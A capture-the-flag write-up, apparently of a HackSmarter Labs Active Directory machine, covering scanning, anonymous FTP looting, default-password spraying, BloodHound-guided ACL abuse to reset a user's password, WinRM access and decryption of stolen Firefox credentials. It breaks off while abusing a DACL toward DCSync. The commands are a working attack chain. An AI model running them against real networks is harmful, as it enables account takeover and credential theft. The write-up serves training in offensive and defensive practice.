Scenario: Stellar Communications, a regional telecommunications provider, has retained the Hack Smarter Red Team to conduct a covert internal network penetration test. The client is concerned about the resilience of their internal Active Directory infrastructure against insider threats and compromised VPN endpoints. Your objective is to simulate a compromised remote worker, pivot through the internal network, and demonstrate the ability to compromise high-value targets.
Initial Access: Our initial access team has successfully established a VPN tunnel into the environment. We have identified a valid username, likely belonging to a new hire or junior staff member.
Valid User:
Username: junior.analyst
Password: Unknown
It is a medium-difficulty Active Directory machine on HackSmarter Labs.
Nmap
Let’s scan the machine to see what services are accessible.
nmap -v 10.1.3.48 -p- -oN nmap/ports_

Nmap scan report for 10.1.3.48
Host is up (0.024s latency).
Not shown: 65506 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
53/tcp    open  domain
80/tcp    open  http
88/tcp    open  kerberos-sec
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
389/tcp   open  ldap
445/tcp   open  microsoft-ds
464/tcp   open  kpasswd5
593/tcp   open  http-rpc-epmap
636/tcp   open  ldapssl
3268/tcp  open  globalcatLDAP
3269/tcp  open  globalcatLDAPssl
3389/tcp  open  ms-wbt-server
5985/tcp  open  wsman
9389/tcp  open  adws
47001/tcp open  winrm
49664/tcp open  unknown
49665/tcp open  unknown
49666/tcp open  unknown
49668/tcp open  unknown
49669/tcp open  unknown
49674/tcp open  unknown
49679/tcp open  unknown
49680/tcp open  unknown
49682/tcp open  unknown
49685/tcp open  unknown
49724/tcp open  unknown
49756/tcp open  unknown
└─$ echo '21/tcp    open  ftp
53/tcp    open  domain
80/tcp    open  http
88/tcp    open  kerberos-sec
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
389/tcp   open  ldap
445/tcp   open  microsoft-ds
464/tcp   open  kpasswd5
593/tcp   open  http-rpc-epmap
636/tcp   open  ldapssl
3268/tcp  open  globalcatLDAP
3269/tcp  open  globalcatLDAPssl
3389/tcp  open  ms-wbt-server
5985/tcp  open  wsman
9389/tcp  open  adws
47001/tcp open  winrm
49664/tcp open  unknown
49665/tcp open  unknown
49666/tcp open  unknown
49668/tcp open  unknown
49669/tcp open  unknown
49674/tcp open  unknown
49679/tcp open  unknown
49680/tcp open  unknown
49682/tcp open  unknown
49685/tcp open  unknown
49724/tcp open  unknown
49756/tcp open  unknown' | cut -d '/' -f1 | tr '\n' ','
21,53,80,88,135,139,389,445,464,593,636,3268,3269,3389,5985,9389,47001,49664,49665,49666,49668,49669,49674,49679,49680,49682,49685,49724,49756,
└─$ nmap -v 10.1.3.48 -p21,53,80,88,135,139,389,445,464,593,636,3268,3269,3389,5985,9389,47001,49664,49665,49666,49668,49669,49674,49679,49680,49682,49685,49724,49756 -A -oN nmap/service_

Nmap scan report for 10.1.3.48
Host is up (0.083s latency).

PORT      STATE SERVICE       VERSION
21/tcp    open  ftp           Microsoft ftpd
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| 09-12-25  11:29AM       <DIR>          Docs
| 09-10-25  11:15AM       <DIR>          IT
|_09-10-25  11:44AM       <DIR>          Pics
| ftp-syst:
|_  SYST: Windows_NT
53/tcp    open  domain        Simple DNS Plus
80/tcp    open  http          Microsoft IIS httpd 10.0
| http-methods:
|   Supported Methods: OPTIONS TRACE GET HEAD POST
|_  Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/10.0
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2026-01-29 15:30:40Z)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: stellarcomms.local0., Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: stellarcomms.local0., Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped
3389/tcp  open  ms-wbt-server Microsoft Terminal Services
|_ssl-date: 2026-01-29T15:31:57+00:00; 0s from scanner time.
| rdp-ntlm-info:
|   Target_Name: STELLARCOMMS
|   NetBIOS_Domain_Name: STELLARCOMMS
|   NetBIOS_Computer_Name: DC-STELLAR
|   DNS_Domain_Name: stellarcomms.local
|   DNS_Computer_Name: DC-STELLAR.stellarcomms.local
|   Product_Version: 10.0.17763
|_  System_Time: 2026-01-29T15:31:49+00:00
| ssl-cert: Subject: commonName=DC-STELLAR.stellarcomms.local
| Issuer: commonName=DC-STELLAR.stellarcomms.local
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2026-01-14T20:49:24
| Not valid after:  2026-07-16T20:49:24
| MD5:   60b7:e7b5:e059:9638:3b29:0c74:26c7:feb8
|_SHA-1: 505d:8c3a:b2b5:85aa:8166:55c6:53d9:1af4:058a:83aa
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
9389/tcp  open  mc-nmf        .NET Message Framing
47001/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
49664/tcp open  msrpc         Microsoft Windows RPC
49665/tcp open  msrpc         Microsoft Windows RPC
49666/tcp open  msrpc         Microsoft Windows RPC
49668/tcp open  msrpc         Microsoft Windows RPC
49669/tcp open  msrpc         Microsoft Windows RPC
49674/tcp open  msrpc         Microsoft Windows RPC
49679/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
49680/tcp open  msrpc         Microsoft Windows RPC
49682/tcp open  msrpc         Microsoft Windows RPC
49685/tcp open  msrpc         Microsoft Windows RPC
49724/tcp open  msrpc         Microsoft Windows RPC
49756/tcp open  msrpc         Microsoft Windows RPC
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running (JUST GUESSING): Microsoft Windows 2019|10|2012|2022|2016 (93%)
OS CPE: cpe:/o:microsoft:windows_server_2019 cpe:/o:microsoft:windows_10 cpe:/o:microsoft:windows_server_2012:r2 cpe:/o:microsoft:windows_server_2022 cpe:/o:microsoft:windows_server_2016
Aggressive OS guesses: Microsoft Windows Server 2019 (93%), Microsoft Windows 10 1909 (90%), Microsoft Windows 10 1909 - 2004 (89%), Windows Server 2019 (88%), Microsoft Windows Server 2012 R2 (88%), Microsoft Windows Server 2012 Data Center (88%), Microsoft Windows Server 2022 (87%), Microsoft Windows 10 20H2 - 21H1 (87%), Microsoft Windows Server 2016 (87%), Microsoft Windows 10 21H2 (86%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 3 hops
TCP Sequence Prediction: Difficulty=261 (Good luck!)
IP ID Sequence Generation: Incremental
Service Info: Host: DC-STELLAR; OS: Windows; CPE: cpe:/o:microsoft:windows
Enumerating Services
Looking at the scans, there are several ports that are worth enumerating including FTP, website at port 80, and SMB. I will start with enumerating FTP as the scans shows that anonymous authentication is enabled.
FTP
Connecting to the FTP shows several PDF files under the Docs directory. Download the files from the directory and look at each file to see if there is any interesting information that might be useful.
└─$ ftp anonymous@10.1.3.48
Connected to 10.1.3.48.
220 Microsoft FTP Service
331 Anonymous access allowed, send identity (e-mail name) as password.
Password:
230 User logged in.
Remote system type is Windows_NT.
ftp> ls
229 Entering Extended Passive Mode (|||49881|)
125 Data connection already open; Transfer starting.
09-12-25  11:29AM       <DIR>          Docs
09-10-25  11:15AM       <DIR>          IT
09-10-25  11:44AM       <DIR>          Pics
226 Transfer complete.
ftp> cd Docs
250 CWD command successful.
ftp> ls
229 Entering Extended Passive Mode (|||49882|)
125 Data connection already open; Transfer starting.
09-10-25  12:11PM                82434 Browser_policy.pdf
09-10-25  12:02PM                 1288 LEO_2A_Report.txt
09-10-25  12:03PM                 1024 LEO_3B_Report.txt
09-10-25  12:03PM                 1101 LEO_5C_Report.txt
09-10-25  11:35AM                71171 StellarComms_Whitepaper.pdf
09-12-25  11:26AM                87925 Stellar_UserGuide.pdf
09-10-25  11:12AM                  185 Transmission_Schedule.txt
226 Transfer complete.
ftp>
ftp> prompt off
Interactive mode off.
ftp> mget *
local: Browser_policy.pdf remote: Browser_policy.pdf
229 Entering Extended Passive Mode (|||49935|)
150 Opening ASCII mode data connection.
100% |************************************************************************************************************************************************************************************************| 82434      780.46 KiB/s    00:00 ETA
226 Transfer complete.
WARNING! 500 bare linefeeds received in ASCII mode.
File may not have transferred correctly.
82434 bytes received in 00:00 (768.39 KiB/s)
local: LEO_2A_Report.txt remote: LEO_2A_Report.txt
229 Entering Extended Passive Mode (|||49936|)
125 Data connection already open; Transfer starting.
100% |************************************************************************************************************************************************************************************************|  1288       52.13 KiB/s    00:00 ETA
226 Transfer complete.
1288 bytes received in 00:00 (37.87 KiB/s)
local: LEO_3B_Report.txt remote: LEO_3B_Report.txt
229 Entering Extended Passive Mode (|||49937|)
125 Data connection already open; Transfer starting.
100% |************************************************************************************************************************************************************************************************|  1024       40.52 KiB/s    00:00 ETA
226 Transfer complete.
1024 bytes received in 00:00 (32.21 KiB/s)
local: LEO_5C_Report.txt remote: LEO_5C_Report.txt
229 Entering Extended Passive Mode (|||49938|)
125 Data connection already open; Transfer starting.
100% |************************************************************************************************************************************************************************************************|  1101       41.31 KiB/s    00:00 ETA
226 Transfer complete.
1101 bytes received in 00:00 (37.10 KiB/s)
local: StellarComms_Whitepaper.pdf remote: StellarComms_Whitepaper.pdf
229 Entering Extended Passive Mode (|||49939|)
125 Data connection already open; Transfer starting.
100% |************************************************************************************************************************************************************************************************| 71171      885.10 KiB/s    00:00 ETA
226 Transfer complete.
WARNING! 376 bare linefeeds received in ASCII mode.
File may not have transferred correctly.
71171 bytes received in 00:00 (871.40 KiB/s)
local: Stellar_UserGuide.pdf remote: Stellar_UserGuide.pdf
229 Entering Extended Passive Mode (|||49940|)
150 Opening ASCII mode data connection.
100% |************************************************************************************************************************************************************************************************| 87925      796.81 KiB/s    00:00 ETA
226 Transfer complete.
WARNING! 792 bare linefeeds received in ASCII mode.
File may not have transferred correctly.
87925 bytes received in 00:00 (751.94 KiB/s)
local: Transmission_Schedule.txt remote: Transmission_Schedule.txt
229 Entering Extended Passive Mode (|||49941|)
125 Data connection already open; Transfer starting.
100% |************************************************************************************************************************************************************************************************|   185        7.04 KiB/s    00:00 ETA
226 Transfer complete.
185 bytes received in 00:00 (5.03 KiB/s)
ftp>
Stellar_UserGuide.pdf file mentions the default password for the newly created accounts.

Browser_policy.pdf document mentions the use of Firefox as the approved browser to be used by the employees. I will keep this in mind for later once we get initial access.

SMB
We were given with a valid username, let’s try the password we found from the document to see if it still works.
└─$ nxc smb 10.1.3.48 -u junior.analyst -p [REDACTED]
SMB         10.1.3.48       445    DC-STELLAR       [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC-STELLAR) (domain:stellarcomms.local) (signing:True) (SMBv1:None) (Null Auth:True)
SMB         10.1.3.48       445    DC-STELLAR       [+] stellarcomms.local\junior.analyst:[REDACTED]
The credentials work. Now we enumerate the DC by enumerating accessible shares, get a list of users, and also get BloodHound data.
└─$ nxc smb 10.1.3.48 -u junior.analyst -p [REDACTED] --shares
SMB         10.1.3.48       445    DC-STELLAR       [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC-STELLAR) (domain:stellarcomms.local) (signing:True) (SMBv1:None) (Null Auth:True)
SMB         10.1.3.48       445    DC-STELLAR       [+] stellarcomms.local\junior.analyst:[REDACTED]
SMB         10.1.3.48       445    DC-STELLAR       [*] Enumerated shares
SMB         10.1.3.48       445    DC-STELLAR       Share           Permissions     Remark
SMB         10.1.3.48       445    DC-STELLAR       -----           -----------     ------
SMB         10.1.3.48       445    DC-STELLAR       ADMIN$                          Remote Admin
SMB         10.1.3.48       445    DC-STELLAR       C$                              Default share
SMB         10.1.3.48       445    DC-STELLAR       IPC$            READ            Remote IPC
SMB         10.1.3.48       445    DC-STELLAR       NETLOGON        READ            Logon server share
SMB         10.1.3.48       445    DC-STELLAR       SYSVOL          READ            Logon server share
└─$ nxc smb 10.1.3.48 -u junior.analyst -p [REDACTED] --rid-brute | grep SidTypeUser | cut -d '\' -f2 | cut -d ' ' -f1
Administrator
Guest
krbtgt
DC-STELLAR$
junior.analyst
ops.controller
astro.researcher
eng.payload
SATLINK-SERVICE$


└─$ nxc smb 10.1.3.48 -u junior.analyst -p [REDACTED] --rid-brute | grep SidTypeUser | cut -d '\' -f2 | cut -d ' ' -f1 > users.txt
I will also spray the default password to see if any other user is still using the same default password.
└─$ nxc smb 10.1.3.48 -u users.txt -p [REDACTED] --continue-on-success
SMB         10.1.3.48       445    DC-STELLAR       [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC-STELLAR) (domain:stellarcomms.local) (signing:True) (SMBv1:None) (Null Auth:True)
SMB         10.1.3.48       445    DC-STELLAR       [-] stellarcomms.local\Administrator:[REDACTED] STATUS_LOGON_FAILURE
SMB         10.1.3.48       445    DC-STELLAR       [-] stellarcomms.local\DC-STELLAR$:[REDACTED] STATUS_LOGON_FAILURE
SMB         10.1.3.48       445    DC-STELLAR       [+] stellarcomms.local\junior.analyst:[REDACTED]
SMB         10.1.3.48       445    DC-STELLAR       [-] stellarcomms.local\ops.controller:[REDACTED] STATUS_LOGON_FAILURE
SMB         10.1.3.48       445    DC-STELLAR       [-] stellarcomms.local\astro.researcher:[REDACTED] STATUS_LOGON_FAILURE
SMB         10.1.3.48       445    DC-STELLAR       [-] stellarcomms.local\eng.payload:[REDACTED] STATUS_LOGON_FAILURE
SMB         10.1.3.48       445    DC-STELLAR       [-] stellarcomms.local\SATLINK-SERVICE$:[REDACTED] STATUS_LOGON_FAILURE
No other user is using the default password. Let’s get BloodHound data to see what rights this user has.
Shell as Ops.Controller
└─$ nxc ldap 10.1.3.48 -u junior.analyst -p [REDACTED] --bloodhound -c all --dns-server 10.1.3.48
LDAP        10.1.3.48       389    DC-STELLAR       [*] Windows 10 / Server 2019 Build 17763 (name:DC-STELLAR) (domain:stellarcomms.local) (signing:None) (channel binding:No TLS cert)
LDAP        10.1.3.48       389    DC-STELLAR       [+] stellarcomms.local\junior.analyst:[REDACTED]
LDAP        10.1.3.48       389    DC-STELLAR       Resolved collection methods: group, localadmin, objectprops, psremote, container, session, rdp, dcom, trusts, acl
LDAP        10.1.3.48       389    DC-STELLAR       Done in 0M 6S
LDAP        10.1.3.48       389    DC-STELLAR       Compressing output into /home/kali/.nxc/logs/DC-STELLAR_10.1.3.48_2026-01-29_164535_bloodhound.zip
Attack Path

Looking at the BloodHound, we have an attack path from junior.analyst to ops.controller. junior.analyst has WriteOwner over StellarOps-Control meaning it can modify the owner for the OU. StellarOps-Control members has ForceChangePassword over ops.controller. I will add junior.analyst to be the owner of the group, assign AddMember rights and add this user to the group. Finally, we can change the password for the ops.controller.
└─$ owneredit.py -action write -new-owner 'junior.analyst' -target 'stellarops-control' stellarcomms.local/junior.analyst:[REDACTED] -dc-ip 10.1.3.48
Impacket v0.13.0 - Copyright Fortra, LLC and its affiliated companies

[*] Current owner information below
[*] - SID: S-1-5-21-1085439814-3345093241-3808503133-512
[*] - sAMAccountName: Domain Admins
[*] - distinguishedName: CN=Domain Admins,CN=Users,DC=stellarcomms,DC=local
[*] OwnerSid modified successfully!
Assigning AddMember right over StellarOps-Control to junior.analyst.
└─$ dacledit.py -action 'write' -rights 'WriteMembers' -principal 'junior.analyst' -target 'stellarops-control' stellarcomms.local/junior.analyst:[REDACTED] -dc-ip 10.1.3.48
Impacket v0.13.0 - Copyright Fortra, LLC and its affiliated companies

[*] DACL backed up to dacledit-20260129-170103.bak
[*] DACL modified successfully!
Adding junior.analyst to the StellarOps-Control.
└─$ bloodyAD --host 10.1.3.48 -d stellarcomms.local -u junior.analyst -p [REDACTED] add groupMember 'stellarops-control' 'junior.analyst'
[+] junior.analyst added to stellarops-control
Changing the password of the ops.controller
└─$ nxc smb 10.1.3.48 -u junior.analyst -p [REDACTED] -M change-password -o USER='ops.controller' NEWPASS='Password123!'
SMB         10.1.3.48       445    DC-STELLAR       [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC-STELLAR) (domain:stellarcomms.local) (signing:True) (SMBv1:None) (Null Auth:True)
SMB         10.1.3.48       445    DC-STELLAR       [+] stellarcomms.local\junior.analyst:[REDACTED]
CHANGE-P... 10.1.3.48       445    DC-STELLAR       [+] Successfully changed password for ops.controller
Reading Flag

ops.controller is a member of the Remote Management Users. We can connect to the DC and get the user flag.
└─$ evil-winrm-py -i 10.1.3.48 -u ops.controller -p 'Password123!'
          _ _            _
  _____ _(_| |_____ __ _(_)_ _  _ _ _ __ ___ _ __ _  _
 / -_\ V | | |___\ V  V | | ' \| '_| '  |___| '_ | || |
 \___|\_/|_|_|    \_/\_/|_|_||_|_| |_|_|_|  | .__/\_, |
                                            |_|   |__/  v1.5.0

[*] Connecting to '10.1.3.48:5985' as 'ops.controller'
evil-winrm-py PS C:\Users\ops.controller\Documents> whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                    State
============================= ============================== =======
SeMachineAccountPrivilege     Add workstations to domain     Enabled
SeChangeNotifyPrivilege       Bypass traverse checking       Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Enabled
evil-winrm-py PS C:\Users\ops.controller> tree /f /a
Folder PATH listing
Volume serial number is 1039-3341
C:.
+---3D Objects
+---Contacts
+---Desktop
|       Firefox Setup 91.0esr.exe
|       user.txt
|
+---Documents
+---Downloads
+---Favorites
|   |   Bing.url
|   |
|   \---Links
+---Links
|       Desktop.lnk
|       Downloads.lnk
|
+---Music
+---Pictures
+---Saved Games
+---Searches
\---Videos
Shell as Administrator
Enumeration
evil-winrm-py PS C:\Users> dir


    Directory: C:\Users


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
d-----        9/10/2025   7:01 AM                Administrator
d-----        9/10/2025  11:19 AM                ops.controller
d-r---        9/10/2025   7:01 AM                Public
Checking web server directory if it is owned by Administrator and possibly get a quick win.
evil-winrm-py PS C:\> cd inetpub
evil-winrm-py PS C:\inetpub> ls


    Directory: C:\inetpub


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
d-----        9/10/2025   7:21 AM                custerr
d-----        9/10/2025  12:44 PM                ftproot
d-----        9/10/2025  11:44 AM                history
d-----        9/10/2025   9:11 AM                logs
d-----        9/10/2025   7:21 AM                temp
d-----        9/10/2025   3:03 PM                wwwroot


evil-winrm-py PS C:\inetpub> cd wwwroot
evil-winrm-py PS C:\inetpub\wwwroot> ls


    Directory: C:\inetpub\wwwroot


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-a----        9/10/2025   3:03 PM        3732338 index.html
-a----        9/10/2025   3:16 PM          24050 satellite.html
-a----        9/10/2025   8:20 AM         147318 satellite1.jpg
-a----        9/10/2025   8:20 AM         206627 satellite2.jpg
-a----        9/10/2025   8:20 AM         150092 satellite3.jpg
-a----        9/10/2025   8:20 AM          94370 satellite4.jpg
-a----        9/10/2025   8:21 AM        2027923 satellite5.jpg
-a----        9/10/2025   9:45 AM         433251 satellite6.jpg


evil-winrm-py PS C:\inetpub\wwwroot> icacls .
. NT AUTHORITY\LOCAL SERVICE:(F)
  NT AUTHORITY\LOCAL SERVICE:(OI)(CI)(IO)(F)
  NT AUTHORITY\NETWORK SERVICE:(F)
  NT AUTHORITY\NETWORK SERVICE:(OI)(CI)(IO)(F)
  BUILTIN\IIS_IUSRS:(RX)
  BUILTIN\IIS_IUSRS:(OI)(CI)(IO)(GR,GE)
  NT SERVICE\TrustedInstaller:(I)(F)
  NT SERVICE\TrustedInstaller:(I)(OI)(CI)(IO)(F)
  NT AUTHORITY\SYSTEM:(I)(F)
  NT AUTHORITY\SYSTEM:(I)(OI)(CI)(IO)(F)
  BUILTIN\Administrators:(I)(F)
  BUILTIN\Administrators:(I)(OI)(CI)(IO)(F)
  BUILTIN\Users:(I)(RX)
  BUILTIN\Users:(I)(OI)(CI)(IO)(GR,GE)
  CREATOR OWNER:(I)(OI)(CI)(IO)(F)

Successfully processed 1 files; Failed processing 0 files
evil-winrm-py PS C:\> ls "Program Files"


    Directory: C:\Program Files


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
d-----        1/15/2026  12:48 PM                Amazon
d-----        9/15/2018  12:28 AM                Common Files
d-----        11/5/2022  12:03 PM                internet explorer
d-----        1/22/2026   2:15 PM                Mozilla Firefox
d-----        9/10/2025   7:07 AM                Oracle
d-----        9/10/2025   8:59 AM                Reference Assemblies
d-----        9/11/2025   7:58 AM                Windows Defender
d-----        11/5/2022  12:03 PM                Windows Defender Advanced Threat Protection
d-----        11/5/2022  12:03 PM                Windows Mail
d-----        11/5/2022  12:03 PM                Windows Media Player
d-----        9/15/2018  12:19 AM                Windows Multimedia Platform
d-----        9/15/2018  12:28 AM                windows nt
d-----        11/5/2022  12:03 PM                Windows Photo Viewer
d-----        9/15/2018  12:19 AM                Windows Portable Devices
d-----        9/15/2018  12:19 AM                Windows Security
d-----        9/15/2018  12:19 AM                WindowsPowerShell
Reading Powershell history file to see any useful information. Apparently, this user was removed from the Print Operators group. Access rights for this user is limited so this information is not helpful.
evil-winrm-py PS C:\> ls \Users\ops.controller\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadLine\ConsoleHost_history.txt


    Directory: C:\Users\ops.controller\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadLine


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-a----        9/10/2025  11:19 AM             92 ConsoleHost_history.txt


evil-winrm-py PS C:\> type \Users\ops.controller\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadLine\ConsoleHost_history.txt
Remove-ADGroupMember -Identity "Print Operators" -Members "ops.controller" -Confirm:$false
Firefox Credentials
Recall that the initial PDF documents showed that employees should be using Firefox as the default browser. I will look if there are any Firefox profiles for this user. It may have any stored credentials that can help us with lateral movement.
evil-winrm-py PS C:\Users\ops.controller\Documents> ls $env:APPDATA\Mozilla\Firefox\Profiles\


    Directory: C:\Users\ops.controller\AppData\Roaming\Mozilla\Firefox\Profiles


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
d-----        9/10/2025  11:25 AM                67wyfsfs.default
d-----        9/10/2025   3:26 PM                v8mn7ijj.default-esr

evil-winrm-py PS C:\Users\ops.controller\Documents> ls $env:APPDATA\Mozilla\Firefox\Profiles\67wyfsfs.default


    Directory: C:\Users\ops.controller\AppData\Roaming\Mozilla\Firefox\Profiles\67wyfsfs.default


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-a----        9/10/2025  11:25 AM             47 times.json

evil-winrm-py PS C:\Users\ops.controller\Documents> ls $env:APPDATA\Mozilla\Firefox\Profiles\v8mn7ijj.default-esr


    Directory: C:\Users\ops.controller\AppData\Roaming\Mozilla\Firefox\Profiles\v8mn7ijj.default-esr


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
d-----        9/10/2025  11:38 AM                bookmarkbackups
d-----        9/10/2025  11:25 AM                browser-extension-data
d-----        9/10/2025  11:30 AM                crashes
d-----        9/10/2025   3:26 PM                datareporting
d-----        9/10/2025  11:35 AM                features
d-----        9/10/2025  11:30 AM                gmp-gmpopenh264
d-----        9/10/2025  11:31 AM                gmp-widevinecdm
d-----        9/10/2025  11:25 AM                minidumps
d-----        9/10/2025   3:26 PM                saved-telemetry-pings
d-----        9/10/2025  11:25 AM                security_state
d-----        9/10/2025  11:30 AM                sessionstore-backups
d-----        9/10/2025  11:25 AM                storage
-a----        9/10/2025  11:35 AM             24 addons.json
-a----        9/10/2025  11:28 AM           3904 addonStartup.json.lz4
-a----        9/10/2025   3:14 PM           1234 AlternateServices.txt
-a----        9/10/2025  11:30 AM            204 broadcast-listeners.json
-a----        9/10/2025  11:35 AM         229376 cert9.db
-a----        9/10/2025  11:25 AM            197 compatibility.ini
-a----        9/10/2025  11:25 AM            939 containers.json
-a----        9/10/2025  11:25 AM         229376 content-prefs.sqlite
-a----        9/10/2025  11:25 AM          98304 cookies.sqlite
-a----        9/10/2025  11:25 AM           1241 extension-preferences.json
-a----        9/10/2025  11:37 AM          37902 extensions.json
-a----        9/10/2025  11:25 AM        5242880 favicons.sqlite
-a----        9/10/2025  11:29 AM         262144 formhistory.sqlite
-a----        9/10/2025  11:25 AM            683 handlers.json
-a----        9/10/2025  11:29 AM         294912 key4.db
-a----        9/10/2025  11:29 AM            671 logins.json
-a----        9/10/2025  11:28 AM              0 parent.lock
-a----        9/10/2025  12:04 PM          98304 permissions.sqlite
-a----        9/10/2025  11:25 AM            509 pkcs11.txt
-a----        9/10/2025   3:26 PM        5242880 places.sqlite
-a----        9/10/2025   3:26 PM           9885 prefs.js
-a----        9/10/2025  11:25 AM          65536 protections.sqlite
-a----        9/10/2025  11:28 AM            185 search.json.mozlz4
-a----        9/10/2025   3:26 PM            288 sessionCheckpoints.json
-a----        9/10/2025   3:26 PM           1903 sessionstore.jsonlz4
-a----        9/10/2025  11:25 AM             18 shield-preference-experiments.json
-a----        9/10/2025  12:34 PM            651 SiteSecurityServiceState.txt
-a----        9/10/2025   3:26 PM           4096 storage.sqlite
-a----        9/10/2025  11:25 AM             50 times.json
-a----        9/10/2025  11:25 AM          98304 webappsstore.sqlite
-a----        9/10/2025  11:34 AM            219 xulstore.json
Let’s get this profile and get credentials from it using the firefox_decrypt tool. I will create a zip file of the profile and download it from the machine.
evil-winrm-py PS C:\Users\ops.controller\AppData\Roaming\Mozilla\Firefox\Profiles> tar.exe -a -c -f mozilla.zip v8mn7ijj.default-esr
evil-winrm-py PS C:\Users\ops.controller\AppData\Roaming\Mozilla\Firefox\Profiles> ls


    Directory: C:\Users\ops.controller\AppData\Roaming\Mozilla\Firefox\Profiles


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
d-----        9/10/2025  11:25 AM                67wyfsfs.default
d-----        9/10/2025   3:26 PM                v8mn7ijj.default-esr
-a----        1/29/2026   2:12 PM       11532298 mozilla.zip


evil-winrm-py PS C:\Users\ops.controller\AppData\Roaming\Mozilla\Firefox\Profiles> download mozilla.zip .
Downloading C:\Users\ops.controller\AppData\Roaming\Mozilla\Firefox\Profiles\mozilla.zip: 11.0MB [00:06, 1.87MB/s]
[+] File downloaded successfully and saved as: /home/kali/Downloads/HackSmarterLabs/Stella/mozilla.zip
└─$ unzip mozilla.zip

└─$ python3 firefox_decrypt.py ../v8mn7ijj.default-esr/
2026-01-29 23:14:28,904 - WARNING - profile.ini not found in ../v8mn7ijj.default-esr/
2026-01-29 23:14:28,905 - WARNING - Continuing and assuming '../v8mn7ijj.default-esr/' is a profile location

Website:   http://portal.stellarcomms.local
Username: 'astro.researcher'
Password: [REDACTED]
Privilege Escalation

We get credentials for astro.researcher user. Looking at the BloodHound, we have a clear path to DC. astro.researcher has WriteDACL over eng.payload that can read GMSAPassword for SATLINK-SERVICE$. SATLINK-SERVICE$ has DCSYNC over the domain. Let’s exploit this attack path.
└─$ dacledit.py -action 'write' -rights 'FullControl' -principal 'astro.researcher' -target 'eng.payload' stellarcomms.local/astro.researcher:[REDACTED] -dc-ip 10.1.3.48
Impacket v0.13.0 - Copyright Fortra, LLC and its affiliated companies

[*] DACL backed up to dacledit-20260129-232432.bak
